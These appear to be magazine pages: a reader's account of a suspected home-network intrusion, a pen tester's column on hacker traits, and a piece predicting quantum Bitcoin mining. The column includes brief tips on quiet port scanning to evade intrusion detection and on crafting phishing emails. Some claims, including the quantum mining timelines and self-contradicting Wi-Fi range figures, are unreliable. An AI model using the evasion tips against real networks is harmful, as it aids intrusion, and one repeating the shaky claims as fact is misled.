I start reading up on network security by Googling it - security, firewalls, ports, pings, all the while feeling clueless. That never changes. It's a lot to take in and too much to fully understand on my own. I learned that information to the router came in on something called "ports" and that they had numbers and specific purposes. The only ports I'd heard of at that point were the ones boats came into. I learned that vulnerable or "open" ports were one of the ways network intrusions/hackers get in. Some commonly exploited ports were 80 (HTTP) and 135-140. There were over 40 port options in my Centurylink modem settings, with their functions listed and incoming/outgoing boxes to check or uncheck. Some of these were:

```
POP3 Mail Service: 110
Windows Messaging Chat Service:
➥ 1024-1030
XBOX Gaming Console: 53 TCP/UDP,
➥ 88 UDP, 3074 TCP/UDP
DirectTV STB1 Multimedia
➥ Control: 27161-27163
NNTP Newsgroup: 119
VNC Remote Management: 5500,
➥ 5800, 5801, 5900, 5901
```

(Anything labeled "Remote Management" sounded iffy. I turned *everything* with that label off.)

After reading up on commonly exploited ports, I finally went to my modem settings, logged in, and started blocking off vulnerable port numbers. These included 80 (HTTP), 21 (FTP), 135 (Windows RPC), and 137 to 139 (Windows NETBIOS). As I was blocking off ports, suddenly I was at the login screen once more. I logged in (again) and kept going. Blocked a port, clicked "Apply." Login screen again. I typed in my username and password, but this time it told me they were incorrect. Tried again. Incorrect. Now I was *locked out* of my modem settings. Suddenly it dawned

on me. Whoever or whatever was stealing my Wi-Fi caught me blocking off port access and kicked me out before I could finish. *Wow.*

I was prompted for my login three times in less than five minutes. I remembered the last time I changed the password, as soon as I clicked "Apply," I was returned to the login screen because instantly the old password was invalid and the new password was required to log back in. There was no reason why my username and password would work and then suddenly stop being accepted unless the password was changed. And *I didn't change it*. I didn't think my modem settings were compromised; I just thought someone hacked my Wi-Fi password to mooch Wi-Fi. I was *pissed*. I yanked my modem cord out of the wall and left it off for the rest of the night.

During this time, I worried. Being kicked off my modem settings as I was closing off vulnerabilities had brought this situation sharply into reality, yanked away from tentative suspicion and mild paranoia. Something or someone really didn't want those ports blocked. I worried that it was someone in my building. I worried that they had my information and knew who I was, but I didn't know who they were. I worry that a cybercriminal or a virus out of my wireless signal's range had found a different way into my network. I worried about my bank account information, my email, my Facebook, my identity. I was aware that paranoia was creeping in. Not being technical enough to know exactly what was going on or how far the intrusion reached left me feeling anxious and overwhelmed.

I read a book called *Hate Crimes in Cyberspace* which put me on edge a little more. In the past, I once received threats on my Facebook account from someone who perceived I had wronged them, when in fact I hadn't. Since then, I had been fiercely protective of my privacy and extremely cautious of who I gave my information to. I also worried that my devices had been hacked, or perhaps my documents, apps, email or photos had been accessed. Even though I was not into anything explicit, had never sent a naked photo, was not a whistleblower of any sort, and thought cyberbullying was cowardly, I still believed in the right to digital privacy, and I was aware of the harm that could come to someone who accidentally exposed their information to someone who derived pleasure from causing harm. Unfortunately, there were too many people like that out there.

Nightmare Turns Real

During this time, I had a whole host of problems. I had difficulty accessing my Gmail, my Wi-Fi symbol said I was online when my screen told me I wasn't, and I was unable to factory reset a device (getting a message that said I didn't have the right software). I tried not to brood and fret, and to focus on finding solutions instead. Then, during a call to Centurylink about an issue, I found out that the email address listed for me on my Centurylink account had been changed. I had two email addresses, one Yahoo and one Gmail. It had been changed to a combination of the emails put together - the letters in one, and the numbers in the other. I stopped breathing... my head spun.... *I did not do that*. Alarm bells were sounding. And I was beyond the beyond *pissed*.

I remembered that in order to change the email address for my Centurylink account, certain personal information was required for verification purposes. I didn't even want to think about what that meant. I couldn't remember accessing my online Centurylink account except to set it up and check it a few times. That was at my old place. I hadn't accessed it at all since I moved. Yet somehow, the account was accessed and the email address changed. It stood to reason that if my Centurylink account contact email was changed to an address that wasn't actually mine, it was someone else's and it was created for the purpose of intercepting my Centurylink account notifications. Why? Because if someone hacked my Wi-Fi and was regularly using it, it would be in their interest to know what was going on with my account. Centurylink was apparently (they said) unable to tell me when the email address was changed or if it was done by phone or over the Internet. They didn't seem all that concerned.

I typed the fraudulent address into the Gmail sign-in page and got a message saying it wasn't valid. My guess was that if there was an account with this email address, it had been deleted. I hadn't exactly been stealthy about this whole situation, and if I was right, it was deleted because whoever created that address realized I was onto them. There was also a possibility that someone hacked me for thrills

and then changed the email address either to mess with me or just to see if they could. This really brought it home to me that *something* was going on. I changed my modem and Wi-Fi passwords again. And again. And *again*.

Weeks later, I still couldn't factory reset my laptop, and my modem's Internet light was not on when it should have been. I went to the modem settings and found the login requirement that I set had completely disappeared. My surprise meter was on empty. I immediately set it again, then tried to login with the new password, and was told it was incorrect. Again. Although this time, I had to assume that I just mistyped the new password when I set it. I hoped.

I called Best Buy Geek Squad. Closed. I called Centurylink and they told me that all I could do was what I had already done: change modem and Wi-Fi passwords. If I needed further assistance, I would have to hire a tech expert. What a load of garbage. My frustration was growing and my patience was rapidly shrinking.

Hoping for Answers

I tried the Best Buy Geek Squad again. They told me it costs $99.99 to see me in-store, and $249.99 to come to my home. I took a gamble that they wouldn't charge me a hundred bucks just to ask a few questions, so I prepared a list. I brought along my notes, modem, laptop, and tablet. My hopes were high that not only would my questions be answered, but that I would go home with a definitive solution that would put an end to this. I wanted to start living my life again.

1. *Is this someone in my building?* "It is someone within 100 feet of your router." (because the traffic came from my device's IP address.)

2. *In what capacity is my ISP obligated to help me and what should I do if they refuse?* "Demand better service."

3. *What do the web history logs look like?* "It looks like someone was using your Wi-Fi to research more hacking."

4. *Do I need to change my MAC addresses? Can they be spoofed?* "Yes, they can. MAC filtering doesn't really do anything."

5. *If I change my network name and block the SSID broadcast, they won't be able to connect or see it, right?* "They can scan for hidden networks."

I spent an hour at Best Buy asking questions until my ride said we had to leave. I was told to make sure I was using HTTPS instead of HTTP when I surfed and to change the HTTP password. What HTTP password? I was told to get a more secure (or secure, period) modem if I could. At the end of the consult, I was told that Geek Squad members couldn't be hired to secure my network and give me a crash course on cyber security. I was told that with what I'd taught myself so far, I was already more advanced than the average lay person, and that the answers he'd given me were as much as they could help me. I had to hire a tech expert if I needed further assistance. (Where had I heard that before?) My questions were answered. I did not get a definitive solution.

Flailing

Back at a family member's house (who I'd deemed as having "safe(r)" Wi-Fi), I called Apple and received a case number. I called Centurylink and spoke to a kind senior advisor who seemed reassuring and told me that they would begin an investigation. The next day, I talked to Centurylink again and received another case number.

Days later, I called Centurylink and they said if I hadn't heard anything about the investigation by the end of the week to call back. When I did that, they told me that they don't *do* investigations and that I would have to go to a computer repair store because the intruder may have changed the software in the modem. Well, well, passing the buck again. And completely reneging on a *senior* advisor's assurances. I decided to rent a modem from Centurylink instead, after confirming that assistance would be provided in the event of any security issues. (The first modem was brought by the Centurylink installation guy.)

A week later, I got my new (rented) Centurylink modem in the mail. PK5001Z. I connected the modem to the electrical outlet and to the Ethernet adapter on my computer, but did *not* plug it into the phone jack. I then reset the modem username and password, and reset the Wi-Fi password from the default as well. (They come with a default, which is stupid beyond stupid.) Then I tried connecting to the Internet and found that I couldn't go to some websites, possibly because I'd turned off a bunch of ports - including HTTP, all gaming, remote management, and FTP. I tried turning

HTTP back on when Netflix wouldn't work. I left on Secure File Transfer, HTTPS, DNS, remote printing, VPN, and some message protocol. Turned off Yahoo, Chat, XBOX, and Windows.

After checking the new Centurylink modem's web activity log, I saw more activity than I could again account for, it having had it less than 12 hours. I called Centurylink and asked them what the site "aia.entrust.net" was. They informed me that it was a virus and that I needed to get the "free Norton AntiVirus," but they didn't address the rest of the unfamiliar web activity or the obvious question of how my computer was visiting websites on its own. I got another ticket number.

By now, I had changed my Amazon, email, bank, computer, Apple, and modem passwords. I had created a recovery key. I added two-step authentication. I learned how to change the name of my Wi-Fi network (the SSID), as well as how to hide it from the average Joe looking for an open Wi-Fi network (turn off SSID broadcast). I had learned how to use MAC (Media Access Control) filtering, which takes the unique ID attached to each of my physical Internet devices, and blocks any and all devices with different IDs (MAC addresses), allowing only mine to connect to the network. However, I'm told these addresses can be spoofed. An intruder can change their MAC address to whatever they want, even copying mine, which will result in their device having access to my Wi-Fi network, which makes the whole MAC address filtering function seem like a bad joke.

Sayonara Centurylink

I decided to switch to Comcast/Xfinity Internet, even though it was pricier. I strongly hoped I would be provided with better and more responsive customer service and technical support. The Comcast/Xfinity installation guys arrived, and I was feeling relieved. It was a breath of fresh air in between constant anxiety, anger, and uncertainty. I gave the installation guys the short version of why I left Centurylink, and they helped me set up passwords. Aside from that, they had no new suggestions, although they were sympathetic. I forced myself to be OK with that. I was starting over with a whole new system. Over the following few days, I used my Comcast Internet tentatively, but with a tiny bud of hope.

Unfortunately, my Comcast modem had only firewall logs, event logs, and system logs. No web activity log. I couldn't monitor for unfamiliar websites anymore. So I got the list of websites that I didn't recognize from the Centurylink modem web activity log and blocked them on the Comcast modem, using parental controls. There were so many that I couldn't possibly block them all and there were probably new ones that I didn't know about. But it was a start.

Rude Awakening

After some days or weeks, I checked the firewall logs. My stomach dropped.

Many of the websites I blocked were listed next to a number of attempts made to reach them. 125 attempts, 13 attempts, 1671 attempts. WTF?!! !#%*@!! Hair-pulling, wall-punching, jaw-clenching *frustrating*. *What* is making all these attempts? A bot? A hacker? A virus?

I reviewed my Centurylink web activity logs and added even more unfamiliar sites to the blocked list on the Comcast modem. I spent time exploring the Comcast modem firewall. The firewall options were much more limited. IPv4 had "custom, minimum, typical, and maximum" security options, all with preset blockable ports or applications, no more than about six options each. IPv6 had only "custom and typical" security options.

The Centurylink modem gave me access to every port. The Comcast modem was a *big* disappointment. I fiddled with it for a while and apparently accidentally blocked various websites I didn't mean to block. Suddenly my Netflix menu thumbnails had no graphics, no picture, and I couldn't access some of my favorite retail sites. I changed various settings around, each time trying to get the missing functionality back, but not wanting to reduce my firewall's security, which was set on high. Something was obviously still not right, even though I changed ISPs and factory reset all my devices.

Comcast/Xfinity Internet comes with both 2.4 gigahertz and 5 gigahertz networks, as well as a guest network. The guest network didn't concern me. You needed an Xfinity account and password to use it, even though I'd rather have had the option of turning it off. I think not having that option is an insult to paying customers.

After extensively Googling, Bing-ing, and Duckduck Go-ing, I learned that the 2.4 GHz network was more crowded because it was more widely used and that the 5 GHz network was likely to have a stronger signal because it was less crowded. The 2.4 GHz network also had a farther range, meaning the Wi-Fi signal could reach a greater distance. Because the 5 GHz network had a stronger, denser signal, it had a shorter range. That's what I wanted - a shorter range. All I was able to find were Wi-Fi signal extenders for people with bigger homes who wanted more of a range, but I wanted the smallest range available because I didn't want my network to reach anyone but me. I wasn't sure this was possible. I was still operating according to what the Geek Squad guy said: "it's someone within 100 feet of your router."

So I got out my measuring tape. I found info online that said "A general rule of thumb in home networking says that Wi-Fi routers operating on the traditional 2.4 GHz band reach up to 150 feet indoors and 300 feet outdoors. Older 802.11a routers that ran on 5 GHz bands reached approximately one-third of these distances."

Physical obstructions in homes, such as brick walls and metal frames or siding, reduce the range of a Wi-Fi network by 25 percent or more. Due to the laws of physics, 5 GHz Wi-Fi connections are more susceptible to obstructions than are 2.4 Ghz ones.

Newer 802.11n and 802.11ac routers that operate on both 2.4 GHz and 5 GHz bands vary in their reach similarly. A standard wireless router will have a range of about 120 feet indoors and about 300 feet outside. However, an IEEE 802.11n class router will have an outdoor range of roughly 400 feet and an indoor range of approximately 900 feet. Aaah. Sweet knowledge. Sort of.

I got down and started measuring: 380 inches from bedroom to front door and 260 inches from the window to the bookshelf. I logged into my Comcast modem settings, and there was an option to completely turn off the 2.4 GHz network. I did so. I took the network with the better signal and the shorter range, still not trusting anyone. If my Wi-Fi signal didn't even reach into the next apartment, that would be another way in eliminated. I walked as far away from the router as I could get and checked the signal. Still there. I couldn't be certain if the signal reached anyone else, because obviously I couldn't go into random apartments to find out. I also couldn't simply ask a neighbor because, for all I knew, one of them was the problem. I also hadn't ruled out the possibility that there had been multiple sources of intrusion, seeing as my Comcast modem was already behaving similarly to the Centurylink modem and, from what I gathered, they connected to the Internet differently: Centurylink was DSL (using the phone jack) and Comcast was cable.

I downloaded an app called "Fing," which is a free Wi-Fi network scanner that can discover devices connected to the network and the services/ports they are using. Any addresses the app had were addresses that had been fed into it, not addresses it found on its own. Still, it told me that under the local network IP address X.X.X.254, something called "Naray Information and Communication Enterprise" was listed as a device using my network. It showed no services or logs. I Googled this, and up came the same question from many Comcast/Xfinity customers: "What is it?" All I could find was that it was a Korean company. The forum I came across consisted of customers speculating and pointing out that so far, Comcast had refused to address the issue. I used the Fing app several more times over the next few weeks and, every time, in addition to my modem and connected devices, I saw this "Naray" listing, same IP address.

Another Rude Awakening

Eventually, I called Comcast and was transferred several times before finally being told that the Fing app, as a third party app, was probably inaccurate and that, according to a higher up, it was a "false issue." I didn't think it was a false issue when numerous unrelated Comcast customers had noticed it and had gotten no response as to what it was. Before I hung up, I asked the Comcast support person to take a cursory glance at my firewall logs. "Whoa," I heard. He then said, "Something has tried to access your modem through IPv6 137 times. That's not normal." He transferred me to someone else.

The lady I was transferred to told me that what I was seeing, after she'd looked at my firewall logs and the numerous attempts to access websites that I had blocked, was normal Internet traffic, including the "FW. IPv6 FORWARD drop" attempts to access

my modem that the last guy mentioned. I took this with a grain of salt, seeing that it was more likely she just didn't want to take the time to deal with me. While we were still talking, I clicked over from "firewall logs" to "event logs" and I saw: `DoS Attack-TCP SYN Flooding IN=erouter0 OUT=MAC=(MAC ADDRESS` (for security/privacy reasons, I'm not putting actual numbers, just "#") `=SRC=#.#.#.# DST=#>#>#># LEN=# TOS=## PREC=## TTL=# ID=# PROTO=TCP SPT=# DPT=# SEQ=# ACK=# WINDO`. I saw another one, except that said "Smurf Attack" instead of "TCP SYN Flooding."

I saw these attacks eleven times in the event logs over the past month.

The lady told me to go to a certain website where you could type in the IP address listed with the attack attempts and find out the company that controls the IP address - not the ISP, but whoever allocated it to the ISP. I looked up some of the IP addresses and they came back with RIPE NCC (RIPE Network Coordination Centre), APNIC - Asia Pacific Network Information Centre, and Deutsche Telekom AG. Both the Netherlands and northern Sweden were listed as locations and all had an abuse email address to report the IPs. I plan on doing that, but I'm not too excited since I don't think anything will come of it. The IPs are probably spoofed. Other countries have different laws, and I'm skeptical there will be any arrests or prosecution.

These attacks are new because when I got the modem and afterwards checked the event logs religiously, there were none. *Don't* tell me this is normal. I feel like Vikings are at my door with a thunderous battering ram, and I'm being told to relax on the couch and just keep quietly reading my book. My logical belief is that if I do nothing, eventually an intrusion will be successful. I can't let this go. If I want to have a peaceful digital life, reading e-books, watching Netflix, and surfing news stories, I have to keep upping the ante too. I read that it's easier to find a way in than it is to keep everyone out.

One thing I'm curious about is if my neighbors' Wi-Fi networks are experiencing the same thing, with or without their knowledge. Possibly they are clueless, like I once was. It's hard to believe that only my Wi-Fi network would be experiencing this crap. The only way I think that could be is if the intruder(s) were one of my neighbors themselves. However, seeing as I know half of them and the other half I've never met, I think that's doubtful. Still, the Centurylink email address changing on my account echoes in my head.

According to the Comcast guy, IPv6 FORWARD drop attempts are attempts to access my modem. I Googled WAN attacks, and was met with results like "How to Perform an Attack over WAN (Internet)" and "How to Configure Router for WAN Metasploit Attacks" and "How to Do Hacking the Internet." Geez, who *are* these people?

Doesn't anyone have a conscience anymore? Can't they go for a run or read a book or go shopping or hang out at the park or the mall or play with the dog or (from what is apparently becoming legal due to insurmountable popularity) smoke some weed? (Not me, the smell makes me nauseous.) I can understand there's a thrill from breaking into something you're not supposed to, but really people, grow up. Just because I build a Lego tower, you have to knock it down? Yep. "(Unprintable.)"

Not Giving Up

I called Cisco, the company that manufactured my modem, and was told they didn't support it. They had a general manual, but no, they couldn't mail it to me. They just manufacture the modem. If I wanted support for it, I'd have to call my ISP. Cisco told me the ISP modifies the software on their modems to fit their own needs (which, I'm guessing, is to reduce user control). I re-perused the e-manual the Cisco guy sent me the first time I called, which described all sorts of settings I would love access to (some I still don't understand) but don't have. "Block fragmented IP's. Block port scan detection. Block IP flood detection. Block WAN requests/anonymous Internet requests. IP access filtering. Blocked *and* allowed domain list. Cable modem state. NAS settings. Media Server settings. Scan settings." I could go on. I won't.

I called Comcast/Xfinity and was told I needed to call "Security Assurance" who told me it's a technical support issue and then put me on hold, after providing me with a case number (ah, case numbers - the world would crumble without them). I was told that there were only a few ports that Comcast/Xfinity monitors. 0, 25, 67, 135-139, 161, 445, 520,

547, 1080, and 1900. I'm still too rookie to know what all these ports mean or what they do.

I read that there are common programs used to facilitate DoS attacks called Trinoo, TFN, TFN2K, and Stacheldraht. For Trinoo, the default ports used are TCP 1524-27665 and UDP 27444-31335. For Stacheldraht, TCP 16660-65000 and IMCP ECHO and IMCP ECHO REPLY. Hmm. In my modem's parental controls, there is an option to block services. You have to type in the service. There isn't a list to choose from, but TCP and UDP are options you have to choose between, including their starting and ending ports. I put them in. It worked for the Trinoo ports, but when I tried to put in the Stacheldraht ports, I got a message saying "Conflict with other service. Please check your input!" The only option was to click OK, and the ports weren't blocked. I wondered what this other service was. Perhaps Stacheldraht is already using them. (It might be Netflix; I read that one of the services used by that port is streaming media.)

Another call to Comcast: Cisco had told me that Comcast/Xfinity modifies the software on their modems. When I went to the modem login page, it said "Xfinity." I asked if they had any modems with more widely accessible user controls and security features. I was told there was no way to know if a different Comcast/Xfinity modem would have the same modified settings as my current one. I was sick of arguing at this point.

The frustrating thing is that even after researching different modems/routers and visiting a few stores, I still had no clue what to look for as an alternative. I wanted all possible settings available to me. I wanted a list of every port and what it did, like on the Zyxel modem, with checkboxes to block incoming or outgoing connections. I wanted a web activity log *and* firewall, event, and system logs. I wanted parental controls, MAC and IP address filtering, the ability to control the range of the Wi-Fi signal (if such an option exists), and packet inspection abilities. I wanted the strongest, most current encryption, which apparently right now is WPA2/enterprise/AES. I wanted scanning abilities and domain, keyword, and application blocking options. It really sucks that all this is necessary.

Conclusion

I'm feeling so hopeless. Even with everything I've learned, which doesn't feel like much, there's still too much I don't understand.

So far, the ISPs have been a gross disservice in terms of support. The mess with Centurylink was a bad punch line. Comcast so far has been unhelpful. Useless. Every time I call, I have to give a lengthy explanation to eventually maybe get transferred to someone who knows what I'm talking about, and a few more of my brain cells die of frustration. One guy I talked to said he was probably one of very few people who could understand the situation and the technical details. He gave me his direct extension and I was happy that I found someone who was telling me something other than "Change your password. Reset your modem. Hire a tech expert." However, when I tried to call him, the number didn't work, and I found out that employee extensions are part of an internal phone system and can't be reached by the public. That felt like a slap in the face but there ain't *shit* I can do about it.

Most recently, I was told by Comcast not only what ports they monitor, but also that if I wanted more settings access, I would have to buy a modem. Pretty much, "You're on your own, chump. Shell out for your own router because we can't help you. Otherwise, zip it and deal with the security issues." Sigh. It's a tradeoff. Buy my own modem and get no tech support from the ISP or rent a modem from them and get zero security.

I don't have any money at the moment to hire any sort of reputable tech expert, nor do I know where to find one, and I can't buy a new modem yet either. I hope to go to a computer store in a nearby city and ask for advice there, but I can't do that until I figure out a way to get there, which I am working on. I can keep trying to learn and figure things out on my own, but that is pretty slow going with lots of trial and error. I feel a sense of urgency since my router is being hammered right now, but my hands are empty.

As of this moment, I'm stuck having a possibly compromised modem with shaky security settings. I have to just hope and pray an attack doesn't get through. Whether it does or whether it doesn't, *I will not give up*. Never will.

The Hacker Perspective

by Gazza

I am a hacker. Looking back over the years, there were other titles that I aspired to obtain including engineer, programmer, and even supreme ruler of the universe. The last one warranted a call to my parents when I was in school. Yet, the title of hacker is the most challenging, most rewarding, and a badge I wear proudly.

When I was younger (for a point of reference, 300 baud modems were considered "fast" and programs were recorded on cassette tapes), I considered myself a hacker because I could manipulate video games. I was especially fond of the *Wizardry* series. After installing and playing for a bit, I would work my way through the save files until I located the lines that were responsible for gold, experience, damage, etc. and give my character a few upgrades. This was quite popular with my friends, and lasted until the creators of Diablo 2 started saving the profiles server-side.

While calling myself a hacker then was probably a bit presumptuous at the time (since anyone with the Konami code was a hacker too, by that definition), it is where I started my journey. Many life lessons and almost two decades later, I have updated my definition of a hacker. I have come to realize that it isn't what you do or what you hack, but what is inside that makes a person a hacker. For example, if in a pen test scenario, Alice hacks the Gibson and gets a shell, then she could be considered a hacker. If Alice gives her report to Bob and he follows the instructions step by step and gets a shell, then is Bob a hacker too? I would argue no, Bob is not a hacker; he is script kiddie, even though he achieved the same result. Then, if it isn't the result, is it the process that defines who is a hacker? If that is indeed the case, consider this scenario. Eve performs a man-in-the-middle attack when Alice sends the report to Bob and she uses the report to get a shell too. Then is Eve a hacker as well? Hopefully, at this point you can see that trying to use a defined standard, process, or skill set that demarcates hackers from non-hackers is a fruitless endeavor. This makes my job of convincing you, the reader, that my first sentence is in fact true, significantly more difficult.

I alluded earlier that it is what's inside that separates hackers from non-hackers. Thus, in order to isolate the qualities that I feel contribute to my hacker mentality, I started looking online at various websites including Gallup's Clifton StrengthsFinder Assessment and Myers-Briggs Type Indicator. The one that appealed to me the most was the Gallup's Clifton StrengthsFinder Assessment. If you are not familiar with StrengthsFinder, the premise is that your strengths can be determined based on your answers to a series of questions. I opted to get only my top five traits, but for the right price you can get even more.

I contemplated on holding off and revealing at the end what was listed as number one, but why wait? We all have important things to hack. So, without further adieu, it is... ideation. Gallop defines this trait "as a person who is fascinated by ideas and is able to make them connect." Do you do that too? I wouldn't be surprised if "ideation" was among the top five for most of the *2600* reader audience. The caveat that all *2600* articles need to be published here first only emphasizes the concept that *2600* contributors are good at coming up with new ideas. Even after 30 years, there doesn't seem to be a shortage of new ideas for authors to write about. The long running section entitled "The Telecom Informer" has endured the test of time and something I look forward to in each issue because it is always fresh with new ideas and perspectives.

What about the other part, specifically "making the ideas connect?" Programmers do this naturally, especially when debugging, because it forces you to consider a new

way to get the program to compile. Even my own personal scripts (not worthy of publication, but they do make my life easier) are a testament of how ideas congealed. All the tools in Kali were born from someone who was able to reduce the complexity of the task into meaningful bits of code and get them to interact in a language that is foreign to most of the world.

However, connecting ideas is not limited just to the software side of things. Captain Crunch made the connection that, by using a toy whistle from a cereal box, he could generate a 2600 hertz tone. Or, if we step back even further, David Condon used a Davy Crockett Cat and Canary Bird Call Flute to generate the necessary tones. However, my favorite hardware hack of all time was Gaurav Khanna's PS3 cluster, because it had never occurred to me to turn gaming consoles into supercomputers.

Enough with ideation. Let's move on to number two. The second trait on my list was strategic. Gallop defines strategic as "People who create alternative ways to proceed. Faced with any given scenario, they can quickly spot the relevant patterns and issues." Consider this: to date, the exploit database contains over 3000 modules. These exploits were written by authors who were able to see alternatives in how a program functions. Quick question: if you were to conduct a pen test, would you load up Metasploit and start down the list of exploits until you find one that works? Well, that is one way to do it, but may increase the odds of finding future work in that particular field. A preferred method is to take the data from the information gathering phase ("spot the relevant issues and patterns") and then form a game plan. Most pen testers worth their salt will tell you that every pen test has its nuisances. What worked for company A probably won't work again for company B. On some pen tests, you are on site and have Kali, back box, Pentoo, etc. fired up and ready to go; on others, you have to have a plan to do it remotely.

But being strategic is not only limited to selecting the right tool for the job, but also on how to use them. While open source tools are created to make your life as a pen tester easier, but this very same code is what the IDS developers leverage for their systems. For instance, take nmap. While it is a great tool for port scanning, knowing which flags to set and how fast to scan is important to avoid detection. Running "nmap -A [insert IP address here]" does provide a great deal of information for you, but a quieter approach would be to use a TCP FIN scan. The Social Engineering Toolkit (SET) is another great example. Including the exploit into the phishing attempt is the easy part, but selecting your target and crafting the email - so that the victim doesn't get the impression that you are a Nigerian prince - requires a bit more strategy. Some of the truly great ones are strategic enough to write their own tools. My hat goes off to you folks.

My third trait was that of achiever. Gallop defines an achiever as a person who "takes great satisfaction from being busy and productive." The key word here from me is "productive" and I translate that into "never say die." In keeping with the pen testing scenario from earlier, I feel this trait can be applied here as well.

Being an achiever makes the information gathering phase of a pen test less daunting since you can feel busy from the beginning and productive too when a vulnerability is discovered. While it is tempting to dive right into the exploitation phase, especially if the vulnerability found is one that has worked in the past, greater satisfaction is derived from having multiple entry points. This is especially true if the first attempt fails and you have to move on to your second, third, or even fourth plan of attack. I also feel the customer appreciates a pen tester who is an achiever because, when they read the final report and see all the hours and effort that went into the pen test, they know they got their money's worth.

At this point, you may perceive me as an individual, cloaked in a hoodie of unnatural darkness, sitting on top of a throne made of Club-Mate crates, who can dispense shells like lightning bolts. That, however, is simply not true; I recycle. Moreover, I am part of a team and we each have our roles.

Why am I dispelling the illusion of grandeur I worked so earnestly to create? Because my fourth strength is that of a relator. A relator is defined as a person who "finds deep satisfaction in working hard with friends to

achieve a goal." While pwning a system is fun in its own right, working with my team is the reason I go to work day in and day out. I also feel that a relator's role is to share the knowledge that they have gained. Thus, when I am not hiding behind a terminal, you can also find me at my local hackerspace and various security conferences sharing the things that I have learned and gaining wisdom from those better than myself. Being a relator is what inspired me to write this article.

Finally, my last trait is that of a learner. A learner is defined as a person who "has a great desire to learn and wants to continuously improve." Each morning, I try to catch up on the latest alerts, blog postings, patches, and releases. When I get home, I like to keep reading. My personal library at the moment has no less than 20 unread books. The topics range from programming in Ruby, packet analysis, tool kits I should be using, Arduino projects, to various cybersecurity-related science fiction. Please don't neglect the sci-fi; some of my better ideas were inspired from fictitious plots. I am also preparing for the CISSP certification.

In conclusion, what is my definition of a hacker? I define a hacker as a person who has lots of ideas, can implement them strategically, doesn't give up, shares information with others, and never ever stops learning. This is by no means the only combination of traits, nor the best, that a hacker would possess, but they are mine.

Have I convinced you that I am a 1337 haxor, like Alice, or just another script kiddie, like Bob? In the end, it doesn't really matter. My hopes were to inspire you, the reader, to recognize the traits inside each of you so you can be a better hacker.

[Shout outs: To my mom; I am sorry for yelling each time you picked up the phone and disconnected me.]

Recently, Gazza has been delving into the world of robotics. He has recently purchased a turtlebot and is keenly interested in exploring Simultaneous Localization and Mapping (SLAM) and visual odometry. He is also the proud father of two child processes with uptimes of 1.58e+8 s and 6.3e+7 s respectively.

HACKER PERSPECTIVE SUBMISSIONS ARE OPEN

We're looking for a few good columns to fill our pages for the next bunch of issues. Think you have what it takes? You might surprise yourself. "Hacker Perspective" is a column that focuses on the true meaning of hacking, as spoken in the words of our readers. We want to hear YOUR stories, ideas, and opinions.

The column should be between 2000 and 2500 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

If we print your piece, we'll pay you $500, no questions asked (except where to send the $500). Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at *2600*, PO Box 99, Middle Island, NY 11953 USA.

Submissions only open every few years so don't delay!

Quantum Computers and Bitcoin

by Dave D' Rave

Quantum computer technology appears to be following an exponential growth curve. Near-term devices which use 16 qubits are likely to be available in January 2018. The doubling time appears to be between two and four years (Moore's Law).

Practical Bitcoin mining systems which are based on quantum computers may arrive as soon as 2020, depending on the available algorithms. At first, these systems will supplement the existing mining technology. Within two to three years of the first quantum Bitcoin miners, conventional Bitcoin mining technology will be obsolete.

The Bitcoin algorithm itself is likely to continue to be viable until 256 qubit quantum computers become available, 20 to 30 years from now.

History

Single-qubit quantum computer experiments date back to the 1990s. These had rather high error rates, which were gradually improved. Current technology uses quantum error correction (QEC), which has the characteristic that additional qubits are used for error correction, redundancy, etc. An actual device would contain between five and 17 raw qubits for every net qubit. This results in some confusion about how to count the qubits in a given device. In this article, "qubit" means a net qubit.

The first practical qubit, which includes error correction, was described in the 2010-2011 period.

IBM announced a 5-qubit chip in 2016 and made it available to the public as a web service under the name the "IBM Quantum Experience." The IBM quantum chip uses superconducting loops. At roughly the same time, researchers in Maryland developed a 5-qubit (net) system which uses trapped ion technology.

Current Situation

IBM, Google, and Rigetti have all indicated that they plan to announce a 16-qubit quantum chip in either late 2017 or early 2018. All three have indicated that they may provide public access to these systems using some kind of web-based control panel. Rigetti, in particular, seems committed to the business model of "cloud-based quantum computing."

Trends

If you draw a line through these three data points, it looks a lot like an exponential. Between 2011 and 2016 there were two doublings. Pre-announced results for the period from 2016-2018 would provide two more doublings.

Likely Future Developments

Because quantum computers are able to perform parallel operations, each qubit doubles the parallelism for certain problems. In practice, a 5-qubit machine is a toy, a 16-qubit machine is useful for training and research, and 32-qubit would be equivalent to a supercomputer.

Somewhere around 40-48 qubits, we will arrive at a situation in which a quantum computer is the most powerful machine in the world, at least for problems which do not require a large dataset or a lot of I/O. That day is less than ten years away.

Predictions

Assuming that the 16-qubit machines are available as a web-based service, I expect that at least a few groups of people will attempt to write and execute algorithms for Bitcoin mining using these devices. It is likely that most of them will succeed, and that none of the first generation quantum miners will be able to provide a noticeable amount of hashing power.

When the 32-qubit machines become available (four to six years from now), there will be a lot of interest in using them for Bitcoin. It is likely that quantum miners will become avail-

able which are cost-competitive with conventional computer technology. At that point, we will see a gradual phase-over to the new type of mining equipment. I do not expect that Bitcoin itself or the Bitcoin community will be affected by quantum computer mining.

Quantum Computer Algorithms for Bitcoin

The Bitcoin mining algorithm uses SHA-256 as its internal proof of work. Obvious algorithms exist which would allow a 256-qubit quantum computer to solve a mining problem in less than a second. Other algorithms promise to reduce that time to less than a millisecond.

Since 256-qubit quantum computers are likely to arrive 20 to 30 years from now, this does not look like an immediate problem. Also, it is not clear that the Bitcoin community would have a big problem with adjusting the block update time.

The more interesting question is whether algorithms exist which would, for example, allow a 32-qubit quantum computer to perform four billion hashes per second, or maybe four billion hashes per microsecond. This would certainly reduce the value of GPU-based Bitcoin mining systems. Such algorithms are described as "hybrid," in that much of the work would be precomputed using conventional computers, and the quantum processor would be given the job of crunching a well-defined set of superpositions.

While using a 16-qubit processor to mine Bitcoins is unlikely to make economic sense, it will be very interesting to see if anyone is able to use these devices for that purpose.

Quantum Computer Algorithms for Altcoins

Systems such as Litecoin were designed with the explicit goal of avoiding certain perceived problems with the standard Bitcoin algorithm. For this reason, the speedup from a quantum computer will vary, depending on which altcoin is being mined.

Without actually producing algorithms for each of the altcoins, it is not possible to say exactly which altcoin will be the most susceptible to quantum computer mining. It is likely that one of the altcoins will turn out to be more suitable for quantum mining than the others.

Technology Issues

All three of the commercial quantum computers which are likely to be made available for web-based applications are using superconducting loop technology. At this time, there are at least two other methods of building a quantum computer: ion traps and phosphorus/silicon methods.

